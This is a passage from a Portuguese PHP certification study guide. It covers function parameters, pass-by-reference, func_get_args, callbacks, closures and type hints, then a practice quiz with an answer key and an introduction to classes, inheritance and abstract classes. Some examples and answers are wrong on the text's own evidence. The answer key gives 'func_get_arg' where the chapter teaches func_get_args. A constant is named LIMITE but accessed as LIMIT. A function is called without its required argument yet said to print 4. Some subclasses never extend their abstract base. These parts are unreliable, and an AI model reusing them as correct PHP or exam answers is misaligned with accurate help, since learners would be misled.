ligarTelevisao('Controle 1', 'Sony', 'Escritório'); // Correto e nenhum valor padrão irá ser assumido
```

Embora seja possível omitir alguns parâmetros no meio da assinatura da função, como mostrado nos exemplos anteriores, esse tipo de manipulação não é considerado uma boa prática. Algumas IDEs como o **netbeans** exibem um alerta nos mostrando que há um possível erro na ordem dos parâmetros.

The screenshot shows a code editor with PHP code. A tooltip box is overlaid on the code, highlighting the parameters \$televisao, \$controle, and \$mesa. The tooltip contains the text "Wrong order of arguments" and "Alt-Enter shows hints". Below the code, there is a line of code: "ligarTelevisao('Controle Remoto', 'Quarto');".

```
function ligarTelevisao($televisao = 'LG', $controle, $mesa = 'Sala') {
    . $televisao;
    . $controle;
    . $mesa;
} // Erro
```

```
ligarTelevisao('Controle Remoto', 'Quarto');
```

Figura 7.1: Alerta sendo exibido pelo netbeans sobre a ordem dos parâmetros

7.3 PASSAGEM DE VALORES POR REFERÊNCIA

Podemos utilizar passagem de valores por referência, assim como o PHP faz com algumas funções internas, como a função

`sort` . Funções que recebem parâmetros como referência facilitam a alteração dos parâmetros, não havendo a necessidade de retornar seu valor.

Para o nosso primeiro exemplo, vamos usar uma função para somar o valor 2 ao parâmetro passado:

```
function somarValor($a)
{
    return $a + 2;
}

$b = 2;
print somarValor(); // 4
```

Para alcançarmos o nosso objetivo com essa função, que é retornar a soma do parâmetro enviado com mais 2, precisamos retornar o novo valor através da palavra reservada `return` . Esse tipo de manipulação é conhecido como passagem de parâmetro por valor, pois estamos passando uma cópia da variável `$b` para dentro da função `somarValor` . E se alterarmos o valor da variável `$a` , não será refletido para a variável `$b` .

O cenário muda de figura quando passamos a utilizar a passagem de valores por referência, pois, qualquer alteração que seja feita na variável dentro da função é refletida para fora dela. Vamos usar novamente o nosso exemplo para somar o valor 2:

```
function somarValor(&$a)
{
    $a += 2;
}

$b = 2;

somarValor($b);

print $b;
```

Você consegue adivinhar qual será o resultado que vamos obter ao executar esse script?

Dessa vez, o que muda é que precisamos adicionar um sinal de `&`, para que o parâmetro enviado seja uma referência para o parâmetro original. Ou seja, não será mais enviada uma cópia do valor para a função, e qualquer modificação realizada no parâmetro enviado à função será refletida fora dela. Repare que, dessa vez, não usamos `return` para retornar o novo valor após somar mais 2 à variável `$b`, o que nos deixa com o seguinte resultado:

4

Vamos a alguns exemplos um pouco mais realistas e plausíveis de serem usados no nosso dia a dia. Dessa vez, criaremos uma função que adiciona elementos a uma coleção:

```
function adicionarElemento(array &$colecao, $elemento = null)
{
    if ($elemento !== null)
    {
        $colecao[] = $elemento;
    }
}

$frutas = [];

adicionarElemento($frutas);
adicionarElemento($frutas, 'abacaxi');
```

Como a primeira chamada à função `adicionarElemento` não possuía nenhum elemento passado como parâmetro, o array `$colecao` não foi modificado e continuou vazio. A alteração acontece na segunda chamada, onde temos o elemento `abacaxi` passado como parâmetro, e ele é adicionado à `$colecao`. Mais

uma vez, repare que não foi necessária a utilização do `return` para obter a coleção com os elementos adicionados.

```
Array
(
    [0] => abacaxi
)
```

Como vimos na passagem por valor, podemos passar valores direto para as funções, como um `10`, que é um inteiro, ou uma string, como `Olá essa é minha string`.

```
// passando valor direto para a função
minhaFuncao(10, 'Olá essa é minha string') {}
```

Porém, ao utilizarmos passagem por referência, não podemos usar esse tipo de manipulação.

```
function adicionarRegistro(&$historico, $registro) {
    $historico[] = 'novo registro: ' . $registro;
}

adicionarRegistro([], 'Casa do Código'); // Inválido
```

Ao executarmos esse script, temos como resultado um `FATAL ERROR`, dizendo-nos que só é possível passar variáveis por referência.

```
PHP Fatal error: Only variables can be passed by reference in /zce/functions/refencia.php on line 7
```

O modo correto de utilizarmos essa função seria criar uma variável, atribuir um array a ela, e aí sim passar como parâmetro para a função.

```
$historicoDeEventos = [];
adicionarRegistro($historicoDeEventos, 'Casa do Código');
// Válido
```

Ao exibir a variável `$historicoDeEventos`, temos o seguinte resultado:

```
Array
(
    [0] => novo registro: Casa do Código
)
```

7.4 RETORNANDO VALORES POR REFERÊNCIA

Em PHP, também é possível retornar um valor de uma determinada função por referência. Para isso, basta inserir um `&` antes do nome da função, e outro `&` para quem a está chamando. Para tornar o exemplo mais fácil de se entender, vamos manipular um método de uma classe que faz o papel da função.

```
class Casa {
    private $luz = 'on';

    public function &retornoPorReferencia() {
        return $this->luz;
    }
}
```

Note que a única diferença é que precisamos colocar o `&` na frente do método `retornoPorReferencia` para utilizar o valor por referência:

```
$casa = new Casa();

$luz = &$casa->retornoPorReferencia();

print $luz; // on
```

Mas e o que muda, se estamos acessando como um método qualquer?

A resposta é muito simples: o que acontece é que estamos criando a variável `$luz` que aponta para a propriedade da classe `Casa`. Ou seja, qualquer valor que é alterado na variável `$luz` será alterado na propriedade da classe `Casa` também, mesmo que essa propriedade seja privada.

Você consegue descobrir qual será a saída do código a seguir?

```
$casa = new Casa();  
  
$luz = &$casa->retornoPorReferencia();  
  
print $luz;  
  
$luz = 'off';  
  
print $casa->retornoPorReferencia();
```

Como retornamos o valor como referência ao atribuirmos o valor da propriedade da classe `Casa` à variável `$luz`, qualquer mudança feita nessa variável refletirá nas chamadas seguintes ao método `retornoPorReferencia`. Ao executar o código anterior, temos o seguinte resultado:

```
on off
```

7.5 UTILIZANDO FUNÇÕES NATIVAS DO PHP

O PHP nos fornece algumas funções para utilizar quando manipulamos funções, como por exemplo, `func_num_args`, `func_get_arg` e `func_get_args`. A seguir, veremos como cada função funciona e suas diferenças.

A primeira função que vamos ver aqui é a `func_num_args`,

que nos retorna o número total de argumentos passados para a função.

```
function somar()
{
    $argumentos = func_num_args();

    if ($argumentos > 2) {
        \throw new \InvalidArgumentException();
    }
}
```

Com esse comportamento, podemos limitar o número de argumentos passados para a nossa função, como mostra o exemplo anterior. Se forem passados mais que dois argumentos, uma exceção é lançada.

Mas do que adianta limitar o número de argumentos, se até agora não conseguimos manipular os argumentos passados para a função? E é exatamente nessa hora que entra a função `func_get_arg`, que nos retorna os argumentos passados pela função, conforme o índice. Veja a função `somar`, que faz exatamente isso:

```
function somar()
{
    $argumentos = func_num_args();

    if ($argumentos > 2) {
        \throw new \InvalidArgumentException();
    }

    $a = func_get_arg(0);
    $b = func_get_arg(1);

    print $a + $b;
}
```

Com esse código, agora podemos manipular os valores

passados pela função usando `func_get_arg` , onde especificamos o índice com que o argumento foi passado. No código anterior, esperamos que sejam somados dois números que são passados como parâmetro, porém temos uma pequena pegadinha.

Antes de proceder, tente interpretar o código e descobrir o que ele exibirá. Vamos utilizar a função `soma` , criada no exemplo anterior.

```
somar(10);
```

Esse código vai nos exibir um `WARNING` , pois não estamos passando o segundo argumento que vamos usar dentro da função:

```
PHP Warning: func_get_arg(): Argument 1 not passed to function
in /zce/functions/func_get_arg.php on line 22
PHP Stack trace:
PHP   1. {main}() /zce/functions/func_get_arg.php:0
PHP   2. somar() /zce/functions/func_get_arg.php:27
PHP   3. func_get_arg() /zce/functions/func_get_arg.php:22
10
```

Entretanto, teremos o resultado `10` . O PHP exibirá o `WARNING` , porém o resultado não é afetado. Ou seja, será exibido o `WARNING` e, logo em seguida, o valor `10` . Repare na última linha exibida na resposta.

Você pode estar imaginando que, até agora, devemos especificar o índice do argumento a cada chamada e, nesse contexto, estamos amarrados a saber exatamente quantos argumentos serão enviados. E se não quisermos limitar esse número? Como faríamos para utilizar a chamada da função `soma()` com a quantidade de argumentos indefinida? Nesse momento é que entra a última função que veremos nesse tópico, a `func_get_args` .

```
function somar()
{
    $total = 0;
    foreach (func_get_args() as $parametro) {
        $total += $parametro;
    }

    print $total;
}
```

Com essa pequena modificação, usando `func_get_args`, eliminamos a chance de ocorrer o `WARNING` do exemplo anterior e, melhor ainda, podemos agora passar qualquer quantidade de parâmetros para a função.

```
somar();           //0
somar(10, 10);    //20
somar(20, 20, 10); //50
```

Temos esses tipos de comportamento porque a função `func_get_args` nos retorna em um array quais argumentos foram passados para a função. Veja que, no exemplo seguinte, ao passarmos apenas um parâmetro, ele automaticamente vai para a lista de parâmetros, tornando seu uso muito mais flexível:

```
somar(10);
```

```
Array
(
    [0] => 10
)
```

Repare também que a ordem dos argumentos é respeitada, ou seja, se o primeiro parâmetro for o `10`, ele vai para o índice `0`, o segundo argumento para o índice `1` e assim por diante.

```
somar(10, 20);
```

```
Array
()
```

```
[0] => 10  
[1] => 20  
)
```

7.6 CALL_USER_FUNC

O PHP nos fornece uma funcionalidade muito interessante que, para quem está no mundo do JavaScript, já é familiarizado: o famoso *callback*. Callbacks, por definição, são trechos de código (funções) que serão executados logo após uma determinada ação ser finalizada.



Figura 7.2: Fluxo da execução do callback

Conseguimos utilizar esse fluxo através da função `call_user_func`. Veja o exemplo a seguir de uma simples chamada a uma função já existente:

```
function exibirMensagem()  
{  
    print 'Olá!';  
}  
  
call_user_func('exibirMensagem');
```

Ao executar o código, obtemos o seguinte resultado:

Olá!

Além da execução da função que desejamos, podemos também passar parâmetros para a função a ser executada:

```
function somar($a, $b)
{
    return $a + $b;
}

print call_user_func('somar', 10, 20);
```

Ao executar o código, obtemos 30 como resultado. Repare que nossa função (callback) espera dois parâmetros, que são passados pela função `call_user_func`.

7.7 CLOSURES

Closures (ou funções anônimas) são funções que não necessitam de nome para serem criadas. Geralmente, tais funções são usadas em callbacks de outras funções, e closures também podem ser utilizadas como valores de variáveis.

Em PHP, estamos acostumados a ver a utilização em funções:

```
$estilosMusicais = [
    'POP',
    'Rock',
];

array_map(function($item) {
    print $item;
}, $estilosMusicais);
```

Usamos uma closure (ou função anônima) como callback da função `array_map`, e para cada item do array `$estilosMusicais`.

Podemos também utilizar closures com variáveis:

```
$closure = function() {
    return 'Olá';
};
```

```
$closure();
```

E obtemos como resultado desse código a string Olá . Podemos também usar closure dentro de outras funções:

```
function saudacao() {
    return function() {
        return 'Bom dia!';
    };
}

$closure = saudacao();

print $closure(); //Bom dia!
```

Até agora, nada muito difícil, tudo muito simples. Mas devemos tomar cuidado ao utilizar closures, pois elas trabalham em um escopo diferente. Veja o exemplo seguinte e tente adivinhar qual será o resultado.

```
$nome = 'Matheus';

$saudacao = function() {
    return 'Bom dia, ' . $nome;
};

print $saudacao();
```

O script exibirá um NOTICE junto com a nossa mensagem Bom dia, , porém não exibirá o conteúdo da variável \$nome :

```
PHP Notice: Undefined variable: nome in /zce/functions/closure.php on line 6
PHP Stack trace:
PHP 1. {main}() /zce/functions/closure.php:0
PHP 2. {closure:/zce/functions/closure.php:5-7}() /zce/functions/closure.php:9

Notice: Undefined variable: nome in /zce/functions/closure.php on line 6
```

```
Call Stack:  
0.0002 231608 1. {main}() /zce/functions/closure.php:0  
0.0002 232192 2. {closure:/zce/functions/closure.php:5-  
7}() /zce/functions/closure.php:9
```

Bom dia,

Isso ocorre porque a closure possui seu próprio escopo, e não herda nenhum escopo de fora dela. Em outras palavras, dentro da nossa closure, a variável `$nome` não existe.

Entretanto, às vezes nós queremos herdar propositalmente esse escopo, como no caso do nosso exemplo, pois queremos exibir o conteúdo da variável `$nome`. Precisamos da variável do escopo exterior no nosso escopo interior da closure para exibir o nome junto à mensagem de saudação. Para isso, o PHP nos fornece o uso da palavra reservada `use`.

```
$nome = 'Meu nome';  
  
$saudacao = function() use ($nome) {  
    return 'Bom dia, ' . $nome;  
};  
  
print $saudacao(); // Bom dia, Meu nome
```

Agora, com a palavra reservada `use`, conseguimos introduzir no escopo da closure a variável que desejamos. Além de herdarmos o escopo de fora da nossa closure, com a palavra reservada `use`, podemos também passar parâmetros para que sejam usados dentro da closure. Observe:

```
$nome = 'Meu nome';  
  
$saudacao = function($tratamento) use ($nome) {  
    return 'Bom dia, ' . $tratamento . ' ' . $nome;  
};  
  
print $saudacao('Sr.');
```

Você pode encontrar algumas informações a mais na documentação oficial do PHP sobre closures consultando esse link:

http://php.net/manual/pt_BR/functions.anonymous.php.

Caso queira ir ainda mais a fundo, consulte a parte que fala somente de closures, em

http://php.net/manual/pt_BR/class.closure.php. Lá é explicada a implementação da classe Closure , que nos fornece essa funcionalidade internamente.

7.8 FORÇANDO UM TIPO DE VALOR

Em alguns casos, enquanto estamos programando, queremos ter certeza de que, se alguém for utilizar uma função que programamos, utilize-a de maneira correta.

No nosso exemplo a seguir, imagine que estamos criando uma aplicação de receitas, na qual criaremos uma função para adicionar os ingredientes na panela.

Vejamos a função a seguir, que recebe dois argumentos, sendo que o primeiro é a \$panela e o segundo são os \$ingredientes que vamos adicionar na nossa panela.

```
function prepararAlmoco($panela, $ingredientes) {  
    // percorre os ingredientes  
    foreach ($ingredientes as $ingrediente) {  
        $panela[] = $ingrediente; // adicionar na panela o ingrediente  
    }  
}
```

```
        return $panela; // retorna a panela com os ingredientes
    }
```

Você consegue ver algum problema? Sim, temos um problema, pois quem desejar utilizar a função, poderá nos enviar qualquer tipo de variável como parâmetro.

```
prepararAlmoco(' ', ''); // Válido
```

É claro que isso não vai funcionar, pois precisamos de um array Panela e um array de ingredientes. Mas, ao executarmos a função anterior, obtemos o seguinte resultado:

```
PHP Warning: Invalid argument supplied for foreach() in /zce/functions/tipo.php on line 19
PHP Stack trace:
PHP   1. {main}() /zce/functions/tipo.php:0
PHP   2. prepararAlmoco() /zce/functions/tipo.php:24
```

```
Warning: Invalid argument supplied for foreach() in /zce/functions/tipo.php on line 19
```

```
Call Stack:
0.0002      232808  1. {main}() /zce/functions/tipo.php:0
0.0002      232936  2. prepararAlmoco() /zce/functions/tipo.php:24
```

Para prevenir esse tipo de comportamento, podemos forçar o tipo de variável que queremos que seja passado. Vamos então forçar esse tipo de valor para que ele sempre seja um array:

```
function prepararAlmoco(array $panela, array $ingredientes) {
    foreach ($ingredientes as $ingrediente) {
        $panela[] = $ingrediente;
    }

    return $panela;
}
```

Agora, ao tentarmos passar os mesmos parâmetros (ou seja,

dois valores em branco), obtemos o seguinte erro:

```
PHP Catchable fatal error: Argument 1 passed to prepararAlmoco()
must be of the type array, string given, called in /zce/functions/
s/tipo.php on line 26 and defined in /zce/functions/tipo.php on l
ine 18
PHP Stack trace:
PHP  1. {main}() /zce/functions/tipo.php:0
PHP  2. prepararAlmoco() /zce/functions/tipo.php:26
```

Catchable fatal error: Argument 1 passed to prepararAlmoco() must
be of the type array, string given, called in /zce/functions/tip
o.php on line 26 and defined in /zce/functions/tipo.php on line 18

Call Stack:

```
0.0001    232112  1. {main}() /zce/functions/tipo.php:0
0.0001    232208  2. prepararAlmoco() /zce/functions/tipo.p
hp:26
```

Embora tenha ocorrido um erro, agora sabemos que não é nosso problema e que nossa função está "blindada" de argumentos inválidos. Está claro para quem for utilizá-la, pois ela saberá que é necessário passar um array, e nenhum outro tipo de dado será aceito.

```
$panela = [];
$ingredientes = [
    'sal',
    'carne',
];
```

```
$ingredientesNaPanela = prepararAlmoco($panela, $ingredientes);
```

Como esperado, agora temos no retorno da função prepararAlmoco os ingredientes na panela.

```
Array
(
    [0] => sal
    [1] => carne
)
```

Com array, foi muito fácil, mas o que mais podemos utilizar para forçar a passagem de parâmetros para uma função? O PHP nos fornece uma lista sobre o que podemos utilizar:

1. Classes e interfaces;
2. Array;
3. Callable.

Na versão 7 do PHP, será possível forçar mais alguns tipos de parâmetros como bool, float, int e string. Mas, para o exame de certificação que estamos demonstrando aqui (PHP 5.5), esses tipos NÃO são permitidos. Para maiores informações, veja a documentação oficial, em http://php.net/manual/pt_BR/functions.arguments.php.

7.9 TESTE SEU CONHECIMENTO

1) Qual é a saída do código?

```
function addValues() {  
    $sum = 0;  
    for($i = 1; $i <= func_num_args(); $i++) {  
        $sum += func_get_arg($i);  
    }  
    return $sum;  
}
```

```
echo addValues(1,2,3);
```

- a) 5
- b) 6
- c) A parser error

d) A Warning

2) Qual a saída do código?

```
function increment ($val)
{
    return ++$val;
}

echo increment (1);
```

3) Qual saída será gerada pelo código?

```
function func($x, $x=1, X=2) {
    return $x;
}
```

```
print func(3);
```

- a) Syntax error
- b) Será printado 3
- c) Será printado 2
- d) Não será printado nada

4) Qual saída será gerada pelo código?

```
$x = function func($a, $b, $c) {
    print "$c|$b|$a\n";
}
```

```
print $x(1,2,3);
```

- a) Syntax erro
- b) 3|2|1
- c) 1|2|3

5) Qual saída será gerada pelo código?

```
$v1 = 1;  
$v2 = 2;  
$v3 = 3;  
  
function myFunction() {  
    $GLOBALS['v1'] *= 2;  
    $v2 *= 2;  
    global $v3; $v3 *= 2;  
}  
  
myFunction();
```

echo "\$v1\$v2\$v3";

- a) 123
- b) 246
- c) 226
- d) 126

6) Escreva o nome da função que utilizamos para retornar todos os argumentos enviados para uma função.

7) Qual dos códigos a seguir vai retornar o segundo parâmetro passado para uma função?

- a) func_get_args(2)
- b) func_get_arg(1)
- c) func_num_args(1)
- d) func_num_args(2)

8) Quantos parâmetros essa função pode ter?

```
function AddRoleDetails()  
{  
    $args = func_get_args();  
  
    /*
```

```
* Code here  
*/  
}  
  
a) 1  
  
b) 2  
  
c) 3  
  
d) Não há limites de argumento
```

9) Qual o único item abaixo que não podemos forçar sua tipagem em uma função?

- a) Classes
- b) Interfaces
- c) String
- d) Array

10) Qual a saída gerada pelo código a seguir?

```
function func()  
{  
    $numargs = func_num_args();  
  
    echo "$numargs";  
  
    if($numargs >= 2)  
  
        echo ", ".func_get_arg(1);  
}
```

```
func (1, 2, 3);
```

- a) 3,1
- b) 3,2
- c) 2,1

d) Erro de execução

7.10 FUNÇÕES: ASSUNTO DIFÍCIL DE LER!

Funções realmente podem parecer um assunto chato de se ler, porém, você não vive sem conhecê-las. Sim, parece uma afirmação estranha, mas muito do nosso mundo PHP gira em torno das funções. Imagine você ter de separar um string e transformar em array sem utilizar um `explode`? Seria um tanto trabalhoso fazer isso, mas as funções estão aí para ajudar.

Na prova, você pode encontrar algumas pegadinhas nas funções, como: falta de parâmetro, erros de sintaxe, passagem de parâmetros inválidos, e assim por diante. Tentamos explorar neste capítulo todos os possíveis itens relacionados às funções, mas é claro que sempre pode cair algo a mais. Não se assuste, lembre-se de que temos uma seção exclusiva sobre funções na nossa boa e velha documentação, que pode ser acessada em http://php.net/manual/pt_BR/language.functions.php.

Mas não tente ficar decorando parâmetro por parâmetro das funções PHP. O melhor é você entender o seu funcionamento, pois, com isso, quando a necessidade surgir, você não passará sufoco.

7.11 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta : **a e d**

Questão 2 – Resposta correta : **2**

Questão 3 – Resposta correta: **c**

Questão 4 – Resposta correta : **a**

Questão 5 – Resposta correta: **c**

Questão 6 – Resposta correta: **func_get_arg**

Questão 7 – Resposta correta: **b**

Questão 8 – Resposta correta: **d**

Questão 9 – Resposta correta: **c**

Questão 10 – Resposta correta: **b**

CAPÍTULO 8

PROGRAMAÇÃO ORIENTADA A OBJETOS

Conforme a evolução do PHP, a importância dada à Orientação a Objetos (OO) foi crescendo. Arrisco a falar que, a partir da versão 5.4 da linguagem, tivemos muitos ganhos focados em OO.

Este capítulo tem como intuito mostrar toda a parte utilizada na Orientação a Objetos, e não só apenas na parte da certificação. Vamos passar pela criação de classes, utilização de métodos mágicos, modificadores de acessos, diferença entre as palavras reservadas `self` e `static`, e muito mais.

Antes de começarmos, é importante ressaltar que, neste capítulo, não focaremos no que é Orientação a Objetos, como utilizá-la ou por que ela é importante. Caso você não entenda muito bem ou possua dúvidas nesse assunto, recomendo que dê uma lida em outras obras e, após isso, volte a leitura.

Se você não sabe por onde começar no mundo de OO, recomendo que dê uma olhada no livro *Orientação a objetos e SOLID para ninjas*, em <https://www.casadocodigo.com.br/products/livro-oo-solid>.

Quando estamos trabalhando com Orientação a Objetos, a primeira coisa que nos vem à cabeça logicamente são os objetos, em PHP. Usamos a palavra reservada `class` para definir o projeto do nosso objeto.

Veja no nosso exemplo a seguir a classe `Copo` que, apesar de não possuir nada dentro, é uma classe válida.

```
class Copo {  
}
```

Agora que já temos a estrutura do objeto, precisamos adicionar suas propriedades, já que fazendo uma comparação com o mundo real, são as características de um copo real. E quais características um copo pode ter? Tamanho, cor e peso são algumas delas.

Para a nossa classe, vamos utilizar apenas as duas primeiras: tamanho e cor.

```
class Copo {
```

```
public $tamanho;  
public $cor;  
}  
}
```

Agora, nosso objeto já possui algumas propriedades definidas que pode utilizar. Veja a seguir como de fato criamos o nosso objeto em PHP, e note que para acessar e definir valores em nossos objetos, usamos uma seta para a direita com os caracteres `-` e `>`.

```
$copo = new Copo();  
$copo->tamanho = 'Grande';  
$copo->cor = 'transparente';
```

Em PHP, não conseguimos forçar nenhum tipo, como arrays, classes ou interfaces, nas propriedades dos objetos como fazemos em funções.

A primeira coisa a se notar é a utilização da palavra reservada `new` para instanciar o nosso objeto. A segunda coisa é o seu uso na variável `$copo`. A seguir, vemos em detalhes o nosso objeto:

```
Copo Object  
(  
    [tamanho] => Grande  
    [cor] => transparente  
)
```

Muito interessante! Porém, até agora, nosso objeto não consegue fazer nada, apenas possui algumas propriedades (características), mas não tem nenhum comportamento ou ação. A seguir, vamos adicionar um método que dará vida ao nosso objeto.

Métodos são como funções: suas assinaturas são exatamente as mesmas, porém na Orientação a Objetos, métodos possuem algumas funcionalidades a mais que veremos em seguida, como modificadores de acesso (`public` , `private` , `protected`). Mas lembre-se de que, dentro de classes, funções são chamadas de métodos.

```
class Copo {  
  
    public $tamanho;  
    public $cor;  
  
    function adicionarBebida($bebida) {  
        print 'Bebida escolhida ' . $bebida;  
    }  
}
```

Criamos o nosso primeiro método que, na realidade, não faz muito a não ser exibir a bebida escolhida. Mas, como você pode notar, métodos são exatamente como funções, porém dentro de uma classe. E para acessá-los, usamos os mesmos caracteres para acessar propriedades.

```
$copo = new Copo();  
$copo->adicionarBebida('água'); // Bebida escolhida: água
```

Para inspecionar os métodos que os objetos possuem, podemos utilizar a função `get_class_methods` , que vai nos retornar um array contendo todos os métodos da classe:

```
Array  
(  
    [0] => adicionarBebida  
)
```

Constantes também podem ser definidas para os nossos objetos com a palavra reservada `const`. Criaremos uma constante na nossa classe `Copo` chamada `LIMITE`, que definirá qual é o limite máximo que o nosso objeto poderá receber de bebida. Também vamos modificar o método `adicionarBebida` para que, além da bebida escolhida, receba como parâmetro o quanto dela será adicionada:

```
class Copo {  
  
    const LIMITE = 100;  
  
    public $tamanho;  
    public $cor;  
  
    function adicionarBebida($bebida, $quantidade) {  
        if ($quantidade > self::LIMIT) {  
            print 'A quantidade excede o limite suportado pelo co  
po';  
            exit();  
        }  
  
        print 'Bebida escolhida ' . $bebida;  
    }  
}
```

Por convenção, definimos constantes utilizando apenas letras maiúsculas, mas podemos também usar letras minúsculas. Porém, lembre-se de que não é aconselhável pelos padrões de código que o PHP segue (veja mais em <http://www.php-fig.org/>). Portanto, siga sempre a convenção. A seguir, temos um exemplo apenas para ilustrar:

```
class Copo {  
    const limite = 100;  
}
```

Diferentemente dos atributos e métodos, para constantes

utilizamos `::` para acessar seus valores. Podemos acessá-los de duas maneiras: uma é por meio do objeto instanciado, como vemos:

```
$copo = new Copo();  
  
print $copo::LIMITE; //100
```

E a outra é usando o nome da classe completo, sem a sua instância:

```
$copo = new Copo();  
  
$copo::LIMITE; //100
```

8.1 HERANÇA

Herança é uma técnica muito conhecida na OO, na qual podemos herdar todo o comportamento de uma classe, eliminando a duplicidade de código e facilitando sua manutenção. Em PHP, podemos herdar o comportamento de uma classe utilizando a palavra reservada `extends`.

A primeira coisa que vamos fazer é criar uma classe chamada `Casa` para representar a classe base, e logo em seguida criaremos a classe `CasaReformada`, que estenderá a classe `Casa` e, além do comportamento herdado, possuirá o seu método específico.

```
class Casa {  
  
    public $cor;  
    public $quantidadeDeQuartos;  
  
    function abrirPortaDaSala()  
    {  
        print 'Porta da sala aberta';  
    }  
}
```

```
}
```

Vamos supor que nossa casa, representada pela classe `Casa`, foi reformada e agora podemos, além de abrir a porta da sala, também abrir a janela do quarto. Mas, em vez de alterarmos a classe `Casa`, vamos apenas criar uma outra classe e aplicar o que mudou na reforma.

```
class CasaReformada extends Casa {  
  
    function abrirJanelaDoQuarto()  
    {  
        print 'Janela do quarto aberta';  
    }  
}
```

Ao usarmos herança, não é necessário reescrever toda a classe. Em vez disso, podemos apenas herdar o que a classe `Casa` possui e, na classe `CasaReformada`, podemos colocar apenas o que queremos.

Em PHP, não existe herança múltipla, e não é possível herdar de várias classes ao mesmo tempo.

Agora, além de possuirmos os métodos e as propriedades da classe `CasaReformada`, possuímos também os da classe `Casa`.

```
$casaReformada = new CasaReformada();  
$casaReformada->cor = 'Azul';  
$casaReformada->abrirPortaDaSala(); // Porta da sala aberta  
$casaReformada->abrirJanelaDoQuarto() // Janela do quarto aberta
```

8.2 CLASSE ABSTRATA

Agora que já entendemos herança, podemos utilizar classes abstratas com o PHP. Muitas vezes, queremos criar uma hierarquia, porém sem a necessidade de criar uma classe concreta (que possa ser instanciada). Nesses casos, usamos as classes abstratas que nos fornecem um molde para isso.

A sua sintaxe é muito simples, basta colocar a palavra reservada `abstract` antes da palavra reservada `class`:

```
abstract class MinhaClasseAbstrata {}
```

Poderíamos usar uma classe abstrata para representar um web service, por exemplo. Sabemos que precisamos de no mínimo duas ações: uma para tratar as requisições recebidas, e outra para tratar as respostas a serem enviadas ao cliente.

Veja como podemos criar um molde para esse web service:

```
abstract class WebService {  
    abstract function tratarRequisicao();  
  
    abstract function tratarResposta();  
}
```

Após isso, podemos especializar um comportamento diferente para cada tipo de web service, para tratar as requisições e as respostas. A nossa primeira especialização será feita para manipular requisições/respostas feitas com JSON:

```
class WebServiceJson {  
    public function tratarRequisicao()  
    {  
        // manipula dados enviados do tipo JSON  
    }  
  
    public function tratarResposta()  
    {  
        // envia resposta do tipo JSON
```

```
    }
}
```

Imagine agora que devemos manipular tais dados, mas em XML, dando suporte tanto a JSON quanto a XML. Graças ao nosso molde `WebService`, precisamos apenas criar mais uma especialização para tratar XML.

```
class WebServiceXml {
    public function tratarRequisicao()
    {
        // manipula dados enviados do tipo XML
    }

    public function tratarResposta()
    {
        // envia resposta do tipo XML
    }
}
```

Por esse tipo de tratamento, temos a possibilidade de manipular os dois tipos de dados. Veja a seguir como o código fica simples e sem a necessidade de `if` para identificar qual tipo de dados devemos utilizar. O mais importante é que, se no futuro houver a necessidade de criar outro tipo de manipulação de dados do web service, será necessário apenas criar uma nova classe com o tratamento específico.

```
// Gerencia requisições do tipo JSON
$json = new WebServiceJson();
$json->tratarRequisicao();

// Gerencia requisições do tipo XML
$xml = new WebServiceXml();
$xml->tratarRequisicao();
```

Ao contrário das classes "normais", as classes abstratas não podem ser instanciadas e, caso tente instanciá-la, um `FATAL ERROR` é exibido, como mostra o exemplo:

```
$abstrato = new WebService(); // tentativa de instanciar

PHP Fatal error:  Cannot instantiate abstract class WebService in
/zce/oop/classe_abstrata.php on line 5
PHP Stack trace:
PHP    1. {main}() /zce/oop/classe_abstrata.php:0

Fatal error: Cannot instantiate abstract class WebService in /zce
/oop/classe_abstrata.php on line 5

Call Stack:
0.0001    230544    1. {main}() /zce/oop/classe_abstrata.php:
0
```

Usamos classes abstratas para criar uma generalização e, após isso, especializar comportamentos específicos em outras classes. Vamos a um novo exemplo utilizando os tipos de pessoas:

```
abstract class Pessoa {

    public abstract function andar();

}

class Adulito extends Pessoa {

    public function andar() {
        print 'Rápido';
    }
}

class Crianca extends Pessoa {

    public function andar() {
        print 'Devagar';
    }
}
```

Como no nosso exemplo, temos uma classe abstrata (contrato) chamada `Pessoa`, e possuímos também duas classes que herdam de `Pessoa`, que são as classes `Adulito` e `Crianca`.

A primeira coisa que podemos reparar é que tanto a classe `Pessoa` quanto a `Crianca` sobrescrevem o método `andar` da nossa classe abstrata, e isso não é por acaso. A segunda coisa que devemos observar é a utilização da palavra reservada `abstract` na declaração do método `andar()`.

Com classes abstratas, podemos declarar métodos sem corpo, utilizando a palavra reservada `abstract`. Isso faz com que a classe que esteja herdando seja obrigada a implementar esse método. Em nosso exemplo, usamos esse tipo de comportamento para que as classes que herdarem de `Pessoa` definam como elas andam, pois adultos e crianças andam de maneira diferente, mesmo que ambos sejam do mesmo tipo.

Caso exista um método abstrato e ele não for sobreescrito na classe filha, o PHP exibirá um `FATAL ERROR`. Vamos tentar então criar uma classe `Idoso`, e apenas estender a classe `Pessoa`:

```
class Idoso extends Pessoa {  
}  
  
$idoso = new Idoso();
```

Veja que apenas estendemos a classe `Pessoa` e não sobreescrivemos o método `andar`, o que nos resulta no erro fatal, alertando que somos obrigados a implementar o método `andar`.

```
PHP Fatal error: Class Idoso contains 1 abstract method and must  
therefore be declared abstract or implement the remaining method  
s (Pessoa::andar) in /zce/oop/abstract.php on line 11
```

Também podemos definir métodos completos para serem utilizados pelas classes filhas. Vamos modificar a nossa classe abstrata do exemplo anterior e adicionar o método `comer`, mas

dessa vez esse método será concreto e não precisará ser sobreescrito pelas classes filhas (que herdam da classe Pessoa).

```
abstract class Pessoa {  
  
    public abstract function andar();  
  
    public function comer()  
    {  
        print 'Método comer invocado no objeto ' . get_class($this);  
    }  
}  
}
```

A primeira coisa interessante na nossa modificação é o poder que a classe abstrata nos dá. Podemos obrigar as classes filhas a implementarem os métodos que desejarmos (no nosso exemplo, obrigamos a implementação do método andar) e, além disso, podemos criar nossos próprios métodos na classe abstrata.

Outro ponto a se observar é a utilização da palavra \$this dentro do método comer . Como não podemos criar instâncias da classe Pessoa , o contexto \$this sempre vai se referir a classe filha que foi instanciada. Veja a seguir que a resposta ao utilizarmos o método comer muda de acordo com a classe que estamos usando:

```
$adulto = new Adulto();  
$adulto->comer(); // Método comer invocado no objeto Adulto  
  
$adulto = new Crianca();  
$adulto->comer(); // Método comer invocado no objeto Crianca
```

8.3 TRAIT

A partir da versão 5.4 do PHP, um novo conceito foi adicionado à linguagem para contornar a falta de herança múltipla.

